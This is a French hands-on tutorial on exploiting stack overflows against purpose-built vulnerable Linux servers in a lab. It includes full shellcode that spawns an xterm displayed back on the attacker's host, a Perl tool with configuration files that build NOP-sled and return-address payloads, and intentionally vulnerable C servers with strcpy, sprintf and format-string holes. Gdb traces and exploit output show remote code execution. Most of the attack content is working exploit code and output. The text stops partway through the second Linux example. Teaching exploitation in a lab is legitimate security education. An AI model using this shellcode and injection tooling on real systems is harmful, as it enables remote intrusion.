Ghorg0re/3ey

Démonstrations pratiques de buffer overflows

Ou la compromission d'un système par une simple erreur de programmation

Disclamer

Avant toute lecture de ce document et utilisation du code/des programmes fournis dans ce dossier, le lecteur doit accepter les conditions suivantes :

- Il reconnaît connaître le sujet de ce dossier – L'exploitation de buffer overflows – et le lire en pleine connaissance de cause.
- Il accepte être le seul et unique responsable des expérimentations menées à partir de ce dossier et dégage par conséquent l'auteur de toute responsabilité en cas de dégâts, même s'ils interviennent en suivant point par point les tests décrits dans cette documentation.
- Utilisation dans le cadre privé (réseau privé du lecteur) :
  - Les codes fournis peuvent être modifiés, réutilisés ou adaptés.
  - Les documents restent la propriété de l'auteur.
- Utilisation hors du cadre privé (hors du réseau privé du lecteur) :
  - Aucune partie de ce dossier (documents ou codes) ne doit être utilisée ou inspirer des actions illégales (piratage, intrusion,…).
  - Toute publication (ou action) citant (ou s'appuyant) sur des éléments de ce dossier devront faire l'objet d'une demande et d'un accord explicite de la part de l'auteur.

-= Ghorg0re/3ey : Démonstrations pratiques de buffer overflows =-

Introduction

Si les buffer overflows ne sont statistiquement pas les failles les plus exploitées, elles sont néanmoins parmi les plus célèbres. Cette triste renommé vient sans doute de leur portée : en terme de compromission de la machine vulnérable où l'exploitation peut aller jusqu'à la prise de contrôle à distance, en terme de propagation au sein des réseaux si la faille touche un composant ou une application présent sur un grand nombre de machines. Les récentes attaques virales comme sasser ou msblast montre la puissance d'infections basées sur des vulnérabilités présentant ces deux caractéristiques.

Le principe est donc bien connu : Une application réserve un espace mémoire pour stocker une donnée externe[1], mais la taille de cette donnée peut dépasser celle de la zone réservée. Il est alors possible d'écrire dans les zones mémoires adjacentes à celle réservée, ce qui peut conduire à différents résultats : Modification du comportement, plantage de l'application, ou bien sûr exécution de code arbitraire.
Malheureusement, si le principe est connu, le processus de débordement est moins souvent décortiqué et les possibilités et difficultés de ce type d'attaque trop rarement expliquées.

De très nombreux articles présentent pourtant la théorie des buffer overflows en détail, mais ils se focalisent généralement sur le concept de débordement et non sur la démonstration pratique de l'exploitation. L'objectif de ce dossier est donc de présenter des exemples concrets d'exploitation de débordement de buffer sur des cas d'écoles. Les programmes vulnérables sont des serveurs développés pour cette étude effectuant certaines opérations symboliques.
Les exploitations conduiront à une prise de contrôle à distance du serveur vulnérable. Sous Linux, elle consistera en une ouverture de shell en remote display et sous Windows à l'exécution d'un « command.exe » distant.

Le but est bien de présenter des cas concrets ; nous ne nous attarderons donc pas sur la théorie (assembleur, notions de stack et de heap, appel de fonction,…). Cet article suppose donc que le lecteur ait un minimum de connaissance en la matière. A noter que quelques infos sont disponibles à ce sujet dans le power point associé.

Cette étude portera d'abord sur des exemples d'exploitation sous Linux, puis sous Windows, domaine nettement moins documenté sur le net.
Voici le plan :

- Exploitation sous Linux.
  - Exploitation de stack overflow.
    - Exploitation par un buffer « shellcode after ».
    - Exploitation par un buffer « shellcode before ».
  - Exploitation de heap overflow.
- Exploitation sous Windows
  - Exploitation d'un stack overflow par écrasement de l'adresse de retour.
    - Cas d'une compilation avec Visual C++ 6.0 : Exploitation directe
    - Cas d'une compilation avec Visual .net : L'option /GS
  - Présentation d'une corruption de la VTABLES : Les limites de l'option /GS
- Cas des équipements de filtrage
  - Contournement du filtrage des flux sortants par un firewall personnel : l'illusion de sécurité.

[1] Une donnée envoyée par un système externe (utilisateur, application cliente,…)

Cadre de l'étude

Outils necessaires

Plateformes.

Pour que les démos soient plus réalistes il est préférable d'utiliser une machine différente pour le serveur et pour le poste attaquant.
Donc pour les exemples sous Linux, vous aurez besoin de :

- Un poste sous Linux pour les serveurs. Les tests on été faits avec une Red Hat 9 (noyau 2.4).
- Un poste sous Linux ou sous Windows + serveur X pour l'attaquant.

Et pour les exemples sous Windows :

- Deux postes sous Windows. Les tests on été faits avec Windows XP Pro (SP1, dernière mise à jour).

Outils.

Si vous voulez utiliser injecter.pl (voir ci dessous), vous devez installer PERL.
Pour les exemples sous Windows, vous aurez besoin de :

- MASM v8 pour la compilation de shellcode
- Visual 6.0 pour la compilation des serveurs / autres outils.
- Visual .net pour la compilation des serveurs / autres outils.

Présentation de l'outil injecter.pl

Les exploitations présentées se feront à distance. Cela implique donc que l'attaquant envoie des buffers correctement formatés au serveur.
Il est relativement lourd d'utiliser un programme C avec des constantes, car il faut le recompiler à chaque fois que l'on veut modifier le buffer envoyé. De plus, la formation des trames nécessite de concaténer des buffers, opération toujours un peu délicate en C. Pour simplifier cela, j'ai développé un outil qui formate un buffer suivant un fichier de configuration puis l'envoie au serveur.
Cet outil est programmé en PERL, ce qui lui permet d'être portable sur Windows et sur Linux (Attention de bien exécuter un dos2unix lors de l'utilisation sous Linux).

Dans un buffer envoyé pour provoquer un débordement, on va trouver en général :

- Un shellcode
- Une adresse de saut qui va écraser une zone mémoire pour rediriger l'exécution
- Des instructions NOP de padding
- Des octets variés.

L'outil doit donc permettre de définir facilement des valeurs pour ces éléments.

Il est constitué des fichiers suivants :

- injecter.pl : L'exécutable PERL
- shellcode.pm : Le module définissant la variable $shellcode contenant la version binaire du shellcode
- *.conf : Fichiers de configuration qui définissent le format du buffer à envoyer.

Prenons un exemple : Vous voulez envoyer un buffer sur un serveur en écoute sur le port 8080 à l'adresse IP 192.168.1.3.

Voici le code du fichier de configuration « injecter_test.conf » :

```
SERVER_ADDR=192.168.1.3
SERVER_PORT=8080
JMP_ADDR=0x77F75930

BUFFER=0x01:1|0xdeadbabe:1|NOP:167|SHELLCODE:1|JMP:1
```

Les trois premières lignes définissent l'adresse du serveur, le port d'écoute et le la valeur de JMP.
Ensuite la chaque ligne commençant par « BUFFER » envoie un buffer formaté suivant la description après le « = ».
Ici, il sera constitué de :

- un octet 0x01
- quatre octets 0xdeadbabe
- 167 instructions NOP

- le shellcode définit par la variable $shellcode dans le fichier shellcode.pm
- quatre octets représentant le saut (0x77F75930)

Pour résumer le format d'une ligne envoyant un buffer est :
BUFFER=[DATA:COUNT]+

- COUNT est le nombre de fois ou DATA est répétée.
- DATA est :
  - NOP : L'instruction nop (0x90)
  - JMP : La valeur de l 'adresse de saut
  - SHELLCODE : le shellcode
  - 0xXX : L'octet 0xXX
  - 0xXXXX : Les 2 octets 0xXXXX
  - 0xXXXXXXXX : Les 4 octets 0xXXXXXXXX

Remarque :
Les octets sont envoyés après inversion. Donc si voulez avoir la valeur 0xdeadbabe en mémoire, vous envoyez 0xdeadbabe et non 0xbebaadde.

Le buffer est ensuite envoyé via la commande suivante :

```
injecter.pl –f injecter_test.conf
```

injecter.pl admet un certain nombre de paramètres :

```
injecter.pl -h
-==================================-
-=            injecter.pl         =-
-=                                =-
-=  ghorg0re/3ey's exploit tools  =-
-=                                =-
-=    Autor:   ghorg0re/3ey       =-
-=    Version: 1.06               =-
-=    Date:    17/05/2004         =-
-==================================-

                  -= ghorg0re/3ey's injecter tool =-


Description:
  injecter.pl is a small that allow you to build quickly frames to exploit buffer/heap
overflow

Options:
  * -h            = print this help
  * -s [SERVER]   = Connect to [SERVER]. Overwrite directive SERVER_ADDR
  * -p [PORT]     = Connect to [PORT]. Overwrite directive SERVER_PORT
  * -j [JMP_ADDR] = Set jump adress to [JMP_ADDR]. Overwrite directive JMP_ADDR
  * -f [FILE]     = Use [FILE] as configuration file. Default: injecter.conf
  * -r            = start exchange with a recv. Use this options if server send a welcome
message after connect.
```

Cet outil est relativement simple, mais il facilite grandement l'exploitation des serveurs suivants. Je vous conseille fortement de l'utiliser ou de développer un équivalent.

Exemple de buffer overflows sous Linux

Dans cette partie, le service vulnérable s'exécute sur un Linux (Red Hat 9 ; noyau 2.4).
L'exploitation du débordement devra conduire à l'exécution de code ouvrant un shell sur la machine distante. La première étape est donc l'écriture du shellcode qui sera exécuté.

Création du shellcode d'exploitation

L'exploitation étant une exploitation distante, le shellcode doit effectuer une opération permettant au client de prendre la main sur une machine distante. De très nombreuses solutions sont possibles. Le choix du shellcode va alors dépendre de la taille du buffer d'exploitation ainsi que de l'architecture réseau et notamment des équipements de filtrage interposés entre le client et le serveur.
Dans notre cas nous ne ferons qu'une simple ouverture de xterm en remote display. Inutile de préciser que dans une cas réel, jamais le protocole X ne serait autorisé à sortir et qu'il faudrait donc modifier ce shellcode en fonction pour contourner les protections réseau.

De nombreux outils permettent de générer des shellcodes, certainement plus petits que ceux que vous ferez. Cependant, il est indispensable que vous sachiez les écrire pour pouvoir les adapter en fonction de l'environnement.

Environnement de création.

Pour la théorie sur l'écriture de shellcode, de nombreux articles sont disponibles sur le net. Personnellement, je recommande un dossier de Frédéric Raynal, Christophe Blaess et Christophe Grenier [1]. Je ne reviendrai donc pas sur la théorie des shellcodes.
Je vous recommande fortement d'automatiser la création et le test du shellcode, surtout dans une phase de développement. Voici les fichiers que j'utilise dans mon environnement et que vous trouverez dans le répertoire LINUX/SHELLCODE_BUILDER de l'archive :

- buildShellCode.c : C'est dans ce fichier que le shellcode est écrit. C'est un programme en C avec de l'assembleur inline. L'exécution du ELF conduira à un « access violation » car dans le shellcode vous devez généralement faire des écritures pour ajouter les '0' à la fin de chaînes de caractère. Or ces chaînes sont actuellement dans des segments de code donc en read-only. Vous ne pouvez donc pas tester directement votre shellcode.
- testShellCode.c : Un fichier généré qui contient un programme C permettant de tester le shellcode. Pour cela, le shellcode est copié dans un tableau, donc une zone mémoire. Les écritures des '0' ne provoqueront alors pas de « access violation ».
- extractShellCode.c : Un petit programme qui ouvre buildShellCode et extrait le shellcode sous forme de tableau C. Pour déterminer son emplacement, il recherche une chaîne 'AAAA' puis s'arrête au prochaine '0'.
- shellcodeBuilder.sh : Le script shell encapsulant l'exécution des programmes ci dessus :
  - Compilation de buildShellCode.c
  - Extraction du shellcode par extractShellCode
  - Copie sous forme de tableau dans testShellCode.c
  - Compilation de testShellCode.c
  - Execution de testShellCode.c
- restoreEverything.sh : Un script sh permettant de restaurer tous les droits des fichiers.

Ecriture du shellcode.

L'écriture du shellcode se fait dans le fichier buildShellCode.c.
Nous devons exécuter la commande « xterm ». Quelques tests nous permettent d'arriver aux conclusions suivantes :

- Le chemin complet de la commande doit figurer : « /usr/X11R6/bin/xterm »
- L'utilisation de l'option « -display XXX.XXX.XXX.XXX » ne fonctionne pas. Franchement je n'ai pas la moindre idée du pourquoi. Il faut donc plutôt utiliser la variable d'environnement « DISPLAY ».

Voici le code que l'on obtient :

```
#include <stdio.h>

int main(int argv, char ** argc)
{
      asm("
begin:
      string \"AAAA\"
      jmp    getaddr
function:
      popl   %ebx                /* Recupere adresse de la commande */
      xor    %eax, %eax

      movb   %al, 0x14(%ebx)
      movb   %al, 0x30(%ebx)

      pushl  %eax                /* push NULL */
      lea    0x15(%ebx), %ecx
      pushl  %ecx                /* push @ variable d'env DISPLAY */
      movl   %esp, %edx          /* Load @ tableau env dans edx */
      pushl  %eax                /* push NULL */
      pushl  %ebx                /* push @ de la commande */
      movl   %esp, %ecx          /* Load @ tableau dans ecx */

      movb   $0xb, %al
      int    $0x80
getaddr:
      call   function
.shell_string:
      .string \"/usr/X11R6/bin/xtermXDISPLAY=192.168.000.002:0.0X\"
      /* le X a remplacer par un 0 */
      ");
}
```

- Les X représentent les octets à remplacer par des ‘0’.
- .string \"AAAA\" permet à extractShellCode d’extraire le shellcode. Le shellcode commence réellement au « jmp getaddr » et fini après le dernier ‘X’ de la chaîne.

Une remarque pour ceux qui découvre un shellcode pour la première fois : Notez bien la taille relativement réduite du code. Celle-ci est due à la puissance de l’interface noyau de Linux qui permet de lancer très facilement un exécutable.


Le principe du shellcode en lui même est classique :

- Saut en getaddr.
- Call en function.
- Le pop ebx permet de récupérer l’adresse de la chaîne.
- Les movb mettent des ‘0’ à la fin des chaînes de caractères.
- On construit ensuite deux tableaux dans la pile :
  - Le tableau environnement contenant un pointeur vers DISPLAY et un élément nul.
  - Le tableau paramètre contenant un pointeur vers /usr/…/xterm et un élément nul.

En pratique : création du shellcode.

Voici la plate-forme de test cible :

Attaquant : Windows
192.168.1.2



Serveur : Linux
192.168.1.3

Voici les étapes à effectuer pour obtenir le shellcode.

Sur la machine attaquante.

1- Copiez le répertoire INJECTER sur la machine attaquante

Sur le serveur.

1- Copiez le répertoire SHELLCODE_BUILDER sur la machine Linux.
2- Lancez le script « restoreEverything.sh » pour restaurer les droits et remplacer les carriage return.
3- Editez le fichier « buildShellCode.c.launchxterm.stackoverflow » qui constitue la référence pour lancer une xterm dans nos exemples de stack overflow et remplacer l'adresse IP dans la ligne .shell_string
   DISPLAY=192.168.001.002:0.0
4- Copiez buildShellCode.c.launchxterm.stackoverflow en buildShellCode.c
5- Lancez le script de test :

```
$ ./shellcodeBuilder.sh -t

-==================================-
-=       shellcodeBuilder.sh      =-
-=                                =-
-=  ghorg0re/3ey's exploit tools  =-
-=                                =-
-=    Autor:   ghorg0re/3ey       =-
-=    Version: 1.00               =-
-=    Date:    17/05/2004         =-
-==================================-

======================================
Building buildShellCode.c ...
buildShellCode.c:5:13: warning: multi-line string literals are deprecated
======================================
Extracting shellcode ...
char
shell[]="\xeb\x18\x5b\x31\xc0\x88\x43\x14\x88\x43\x30\x50\x8d\x4b\x15\x51\x89\xe2\x50\x53\
x89\xe1\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x75\x73\x72\x2f\x58\x31\x31\x52\x36\x2f\x6
2\x69\x6e\x2f\x78\x74\x65\x72\x6d\x58\x44\x49\x53\x50\x4c\x41\x59\x3d\x31\x39\x32\x2e\x31\
x36\x38\x2e\x30\x30\x31\x2e\x30\x30\x32\x3a\x30\x2e\x30\x58";
// Shellcode size = 80 bytes
======================================
Generating testShellCode.c...
======================================
Building testShellCode.c ...
======================================
Executing testShellCode ...
```

6- Une fenêtre xterm s'ouvre sur la machine attaquant (Pensez à lancer le serveur X dessus !).
7- Construisez le shellcode :

```
$ ./shellcodeBuilder.sh -b

-==================================-
-=       shellcodeBuilder.sh      =-
-=                                =-
-=  ghorg0re/3ey's exploit tools  =-
-=                                =-
-=    Autor:   ghorg0re/3ey       =-
-=    Version: 1.00               =-
-=    Date:    17/05/2004         =-
-==================================-

======================================
Building buildShellCode.c ...
buildShellCode.c:5:13: warning: multi-line string literals are deprecated
======================================
Extracting shellcode ...
$shellcode="\xeb\x18\x5b\x31\xc0\x88\x43\x14\x88\x43\x30\x50\x8d\x4b\x15\x51\x89\xe2\x50\x
53\x89\xe1\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x75\x73\x72\x2f\x58\x31\x31\x52\x36\x2f
\x62\x69\x6e\x2f\x78\x74\x65\x72\x6d\x58\x44\x49\x53\x50\x4c\x41\x59\x3d\x31\x39\x32\x2e\x
31\x36\x38\x2e\x30\x30\x31\x2e\x30\x30\x32\x3a\x30\x2e\x30\x58";
# Shellcode size = 80 bytes

1;
======================================
Writing shellcode to shellcode.pm ...
```


8- Le script shellcodeBuilder.sh créé alors le fichier shellcode.pm dans le répertoire courant.
9- Copiez ce fichier sur la machine attaquante, dans le répertoire INJECTER.

Exploitation du serveur 1: Stack Overflow avec Shellcode after.

Plate-forme de test.

Pour les tests, la plate-forme suivante sera utilisée :

Attaquant : Windows
192.168.1.2



Serveur : Linux
192.168.1.3

Programme vulnérable

Description

Le programme vulnérable est un petit serveur qui écoute sur le port 1500. Après connexion, il accepte un certain nombre de commandes , envoyées suivant le format : [command] [data]
Voici la liste des commandes :

command	data	Résultat
USER	username	Test si toUpper([username])==“GHORG0REBEY”. Si c’est le cas, renvoi : « Welcome ghorg0re/3ey » Sinon, renvoi : « Unknow user »
Autre	-	Renvoi le message : « Unknow command »

Code

Voici le code :

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <stdio.h>
#include <unistd.h>

#define SUCCESS 0
#define ERROR   1

#define SERVER_PORT 1500
#define MAX_MSG 1500
#define UNKN_COMM "Unknow command\n"
#define UNKN_USER "Unknow user\n"
#define WELCOME_GHOR "Welcome ghorg0re/3ey\n"

/*************************************
 * Fonction error
 *
 * Affiche le message d'erreur msg
 *
 *************************************/

void error(char *msg)
{
      perror(msg);
      exit(-1);
}

/*************************************
```

```
 * Fonction checkUser
 *
 * Extrait l'utilisateur (&szBuffer[5])
 * Effectue un ToUpper et compare le résultat avec GHORG0REBEY
 *
 ************************************/

int checkUser(char *szBuffer)
{
	char szUser[50];
	int i;

	bzero(szUser, sizeof(szUser));
	strcpy(szUser, &szBuffer[5]);
	for(i=0;i<sizeof(szUser);i++)
	{
		// To Upper
		if((szUser[i] > 'a') && (szUser[i] < 'z'))
			szUser[i] -= 0x20;
	}

	if(!strncmp(szUser, "GHORG0REBEY", strlen("GH0RG0REBEY")))
		return 0;
	return 1;
}

/************************************
 * Fonction main
 *
 * Cree un serveur en ecoute sur le port SERVER_PORT
 *
 ************************************/

int main (int argc, char *argv[])
{
	int socketfd, newSocketfd, cliLen;
	struct sockaddr_in cliAddr, servAddr;
	char szBuffer[MAX_MSG];
	int n;

	printf("Current stack: 0x%x\n",szBuffer);

	// Cree socket
	if((socketfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
		error("Cannot open socket ");

	// Bind sur le port
	servAddr.sin_family = AF_INET;
	servAddr.sin_addr.s_addr = htonl(INADDR_ANY);
	servAddr.sin_port = htons(SERVER_PORT);

	if(bind(socketfd, (struct sockaddr *) &servAddr, sizeof(servAddr))<0)
		error("Cannot bind port ");

	listen(socketfd,5);

	printf("%s: waiting for data on port TCP %u\n",argv[0],SERVER_PORT);
	cliLen = sizeof(cliAddr);

	// Attente d'un client
	if((newSocketfd = accept(socketfd, (struct sockaddr *) &cliAddr, &cliLen)) < 0)
		error("Cannot accept connection");

	// Envoie banner d'accueil
	snprintf(szBuffer, sizeof(szBuffer), "Welcome to ghorg0re/3ey server\n");
	if((n = write(newSocketfd,szBuffer,strlen(szBuffer))) < 0)
		error("ERROR writing to socket");

	// Boucle de reception des messages
	bzero(szBuffer, sizeof(szBuffer));
	while((n = read(newSocketfd, szBuffer, MAX_MSG)) > 0)
	{
```

```
            if(!strncmp(szBuffer, "USER ", strlen("USER ")))
            {
                  if(!checkUser(szBuffer))
                  {
                        if((n = write(newSocketfd, WELCOME_GHOR, strlen(WELCOME_GHOR)))
< 0)
                              error("ERROR writing to socket");
                  }
                  else
                  {
                        if((n = write(newSocketfd, UNKN_USER, strlen(UNKN_USER))) < 0)
                              error("ERROR writing to socket");
                  }
            }
            else
            {
                  if((n = write(newSocketfd, UNKN_COMM, strlen(UNKN_COMM))) < 0)
                        error("ERROR writing to socket");
            }

            bzero(szBuffer, sizeof(szBuffer));
      }
      exit(0);
}
```

Test du serveur.

Sur la machine Linux.

1- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW
2- Compilez le serveur « server_after » :

```
gcc server_after.c -o server_after
```

3- Lancez le serveur

```
$ ./server_after
Current stack: 0xbfffdf80
./server_after: waiting for data on port TCP 1500
```

Sur la machine attaquante.

1- Allez dans le répertoire INJECTER
2- Modifiez le fichier de configuration « linux_stack_overflow_after_testsrv.conf » pour qu'il reflète l'architecture :

```
SERVER_ADDR=192.168.1.3
SERVER_PORT=1500

BUFFER=USER ghorg0reBey:1
```

3- Lancer le script injecter.pl à partir d'un cmd.exe

```
injecter.pl -f linux_stack_overflow_after_testsrv.conf -r
-=================================-
-=            injecter.pl        =-
-=                               =-
-=  ghorg0re/3ey's exploit tools  =-
-=                               =-
-=    Autor:   ghorg0re/3ey      =-
-=    Version: 1.06              =-
-=    Date:    17/05/2004        =-
-=================================-
-------------------------------------------------
Server welcome

Data received:"Welcome to ghorg0re/3ey server
"
-------------------------------------------------
-------------------------------------------------
Packet number 0

Data to send:"USER ghorg0reBey"
Sending Data...
Data received:"Welcome ghorg0re/3ey
"
-------------------------------------------------
```

Etude de la vulnérabilité

La vulnérabilité se trouve au niveau de la fonction « checkUser » : Pour effectuer le toUpper sans modifier le buffer d'origine, le programme copie [username] dans un buffer de taille 50, sans vérifier la longueur de [username].

Pour vérifier si ce programme est exploitable, on lance le serveur en mode debug sous gdb :
On positionne un breakpoint sur la fonction checkUser, puis on démarre le processus :

```
$ gdb server_after
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) b checkUser
Breakpoint 1 at 0x80486a8
(gdb) r
Starting program: server_after
Current stack: 0xbffff200
server_after: waiting for data on port TCP 1500
```

On connecte un client en telnet et on envoie une centaine de 'A'. L'exécution s'arrête sur le breakpoint. On trace jusqu'au ret :

```
(gdb) x /3xw $esp
0xbffff1dc:     0x41414141     0x41414141       0x41414141
```

L'adresse de retour a bien été écrasée par nos 'A'. Le programme est donc bien exploitable.

Analyse de l'exploit

Structure du buffer.

Nous sommes ici vraiment en présence d'un cas d'école :
Le buffer reçue par la socket est très grand (1500 octets) a comparer de celui utilisé pour faire le débordement (50 octets). Nous pouvons donc facilement utiliser une injection ayant l'allure suivante :

Taille max = 1500 octets

@ de saut	NOP	Shellcode

Le shellcode est situé après l'adresse de retour, d'où le nom de « shellcode after »

Détermination du nombre d'adresse de saut et de nops.

Dans ce cas, les valeurs peuvent être évaluée sans trop de précision :

- Nous devons écraser l'adresse de retour par @ de saut, donc nous mettons 20 @ de saut (80 octets)
- Ensuite nous mettons un maximum de NOP pour accroître la probabilité que @ de saut nous fasse sauter dans cette partie. Par exemple nombre de NOP = 1200

Détermination de l'adresse de saut.

L'adresse de la pile change à chaque exécution, mais comme la marge d'erreur est relativement grande (1200 octets), il est assez facile de tomber sur une bonne adresse de saut au bout de quelques essais.
Pour nous faciliter la tâche, j'affiche un ordre de grandeur de la valeur pile. On utilisera cette valeur comme adresse de saut.

Exploitation du serveur

Sur la machine Linux.

1- Lancez le serveur

```
$ ./server_after
Current stack: 0xbfffd750
./server_after: waiting for data on port TCP 1500
```

L'adresse de pile est alors 0xbfffd750.

Sur la machine attaquante.

1- Editez le fichier de configuration « linux_stack_overflow_after_exploit.conf » :

```
SERVER_ADDR=192.168.1.3
SERVER_PORT=1500

BUFFER=USER :1|JMP_ADDR:20|NOP:1200|SHELLCODE:1
```

2- Lancez injecter.pl en passant l'adresse de saut dans la commande pour éviter de modifier le fichier de configuration à chaque test :

```
injecter.pl -f linux_stack_overflow_after_exploit.conf -r -j 0xbfffd750
-==================================-
-=            injecter.pl         =-
-=                                =-
-=  ghorg0re/3ey's exploit tools  =-
-=                                =-
-=    Autor:   ghorg0re/3ey       =-
-=    Version: 1.06               =-
-=    Date:    17/05/2004         =-
-==================================-
--------------------------------------------------
Server welcome

Data received:"Welcome to ghorg0re/3ey server
"
--------------------------------------------------
--------------------------------------------------
Packet number 0

Data to send:"USER
PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐PÎ ┐É[...]ÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÙ↑[1└êC¶êC0PìK§QëÔPS
ëß░♂=ÇÞÒ/usr/X11R6/bin/xtermXDISPLAY=192.168.001.002:0.0X"
Sending Data...
Data received:""
```


3- Une fenêtre xterm s'ouvre alors sur le client. Elle possède bien sur les droits de l'utilisateur sous lequel tournait le serveur. Si vous faites un ps, vous verrez un processus « /usr/X11R6/bin/xterm » qui représente l'xterm que vous avez lancé par le buffer overflow. Le pid est le même que celui du serveur à l'origine puisque le service 0xb de l'int 80h (execXX) remplace l'image du processus courant par le programme lancé.

Exploitation du serveur 2: Stack Overflow avec Shellcode before.

Plate-forme de test.

Pour les tests, la plate-forme suivante sera utilisée :

Attaquant : Windows
192.168.0.2



Serveur : Linux
192.168.0.3

Programme vulnérable

Description

Le programme vulnérable est un petit serveur qui écoute sur le port 1500. Son rôle est simplement d'afficher les messages envoyés par le client, précédé de la chaîne « Message from remote client : », puis de renvoyer un message « I got your message » au client.

Code

Voici le code :

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <stdio.h>
#include <unistd.h>

#define SUCCESS 0
#define ERROR   1

#define SERVER_PORT 1500
#define MAX_MSG 100
#define MSG_ACK "I got your message\n"

/************************************
 * Fonction error
 *
 * Affiche le message d'erreur msg
 *
 ************************************/


void error(char *msg)
{
      perror(msg);
      exit(-1);
}

/************************************
 * Fonction printMsg
 *
 * Affiche le message envoyé par l'utilisateur concaténé avec
 * "Message from remote client :"
 *
 ************************************/


void printMsg(char *szBuffer)
```

```
{
	char szMsg[MAX_MSG];

	sprintf(szMsg, "Message from remote client :%s\n", szBuffer);
	printf(szMsg);
}

/************************************
 * Fonction main
 *
 * Cree un serveur en ecoute sur le port SERVER_PORT
 *
 ************************************/

int main (int argc, char *argv[])
{
	int socketfd, newSocketfd, cliLen;
	struct sockaddr_in cliAddr, servAddr;
	char szBuffer[MAX_MSG];
	int n;

	printf("Current stack: 0x%x\n",szBuffer);

	// Cree socket
	if((socketfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
		error("Cannot open socket ");

	// Bind sur le port
	servAddr.sin_family = AF_INET;
	servAddr.sin_addr.s_addr = htonl(INADDR_ANY);
	servAddr.sin_port = htons(SERVER_PORT);

	if(bind(socketfd, (struct sockaddr *) &servAddr, sizeof(servAddr))<0)
		error("Cannot bind port ");

	listen(socketfd,5);

	printf("%s: waiting for data on port TCP %u\n",argv[0],SERVER_PORT);
	cliLen = sizeof(cliAddr);

	// Attente d'un client
	if((newSocketfd = accept(socketfd, (struct sockaddr *) &cliAddr, &cliLen)) < 0)
		error("Cannot accept connection");

	// Envoie banner d'accueil
	snprintf(szBuffer, sizeof(szBuffer), "Welcome to ghorg0re/3ey server\n");
	if((n = write(newSocketfd,szBuffer,strlen(szBuffer))) < 0)
		error("ERROR writing to socket");

	// Boucle de reception des messages
	bzero(szBuffer, sizeof(szBuffer));
	while((n = read(newSocketfd, szBuffer, MAX_MSG)) > 0)
	{
		printMsg(szBuffer);
		bzero(szBuffer, sizeof(szBuffer));

		if((n = write(newSocketfd, MSG_ACK ,strlen(MSG_ACK))) < 0)
			error("ERROR writing to socket");
	}
	exit(0);
}
```

Test du serveur.

Sur la machine Linux.

1- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW
2- Compilez le serveur « server_after » :

```
gcc server_before.c -o server_before
```

3- Lancez le serveur

```
$ ./server_before
Current stack: 0xbfffe3f0
./server_before: waiting for data on port TCP 1500
```

Sur la machine attaquante.

1- Allez dans le répertoire INJECTER
2- Modifiez le fichier de configuration « linux_stack_overflow_before_testsrv.conf » pour qu'il reflète l'architecture :

```
SERVER_ADDR=192.168.1.3
SERVER_PORT=1500

BUFFER=HELLO:1
```

3- Lancer le script injecter.pl à partir d'un cmd.exe

```
injecter.pl -f linux_stack_overflow_before_testsrv.conf -r
-=================================-
-=            injecter.pl        =-
-=                               =-
-=  ghorg0re/3ey's exploit tools  =-
-=                               =-
-=    Autor:   ghorg0re/3ey      =-
-=    Version: 1.06              =-
-=    Date:    17/05/2004        =-
-=================================-
-------------------------------------------------
Server welcome

Data received:"Welcome to ghorg0re/3ey server
"
-------------------------------------------------
-------------------------------------------------
Packet number 0

Data to send:"HELLO"
Sending Data...
Data received:"I got your message
"
-------------------------------------------------
```

Etude de la vulnérabilité

La vulnérabilité se trouve au niveau de la fonction « printMsg » : Contrairement à la première partie, le développeur à bien pensé à mettre les buffer source et destination à la même taille, mais il a oublié qu'il ajoute un certain nombre d'octets en début de buffer, correspondant à « Message from remote client : ».
Pour vérifier si ce programme est exploitable, on lance le serveur en mode debug sous gdb :
On positionne un breakpoint sur la fonction printMsg, puis on démarre le processus :

```
$ gdb server
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) disassemble printMsg
Dump of assembler code for function printMsg:
0x0804866a <printMsg+0>:       push   %ebp
0x0804866b <printMsg+1>:       mov    %esp,%ebp
0x0804866d <printMsg+3>:       sub    $0x78,%esp
0x08048670 <printMsg+6>:       sub    $0x4,%esp
0x08048673 <printMsg+9>:       pushl  0x8(%ebp)
0x08048676 <printMsg+12>:      push   $0x8048940
0x0804867b <printMsg+17>:      lea    0xffffff88(%ebp),%eax
0x0804867e <printMsg+20>:      push   %eax
0x0804867f <printMsg+21>:      call   0x804856c <sprintf>
0x08048684 <printMsg+26>:      add    $0x10,%esp
```

```
0x08048687 <printMsg+29>:      sub    $0xc,%esp
0x0804868a <printMsg+32>:      lea    0xffffff88(%ebp),%eax
0x0804868d <printMsg+35>:      push   %eax
0x0804868e <printMsg+36>:      call   0x804850c <printf>
0x08048693 <printMsg+41>:      add    $0x10,%esp
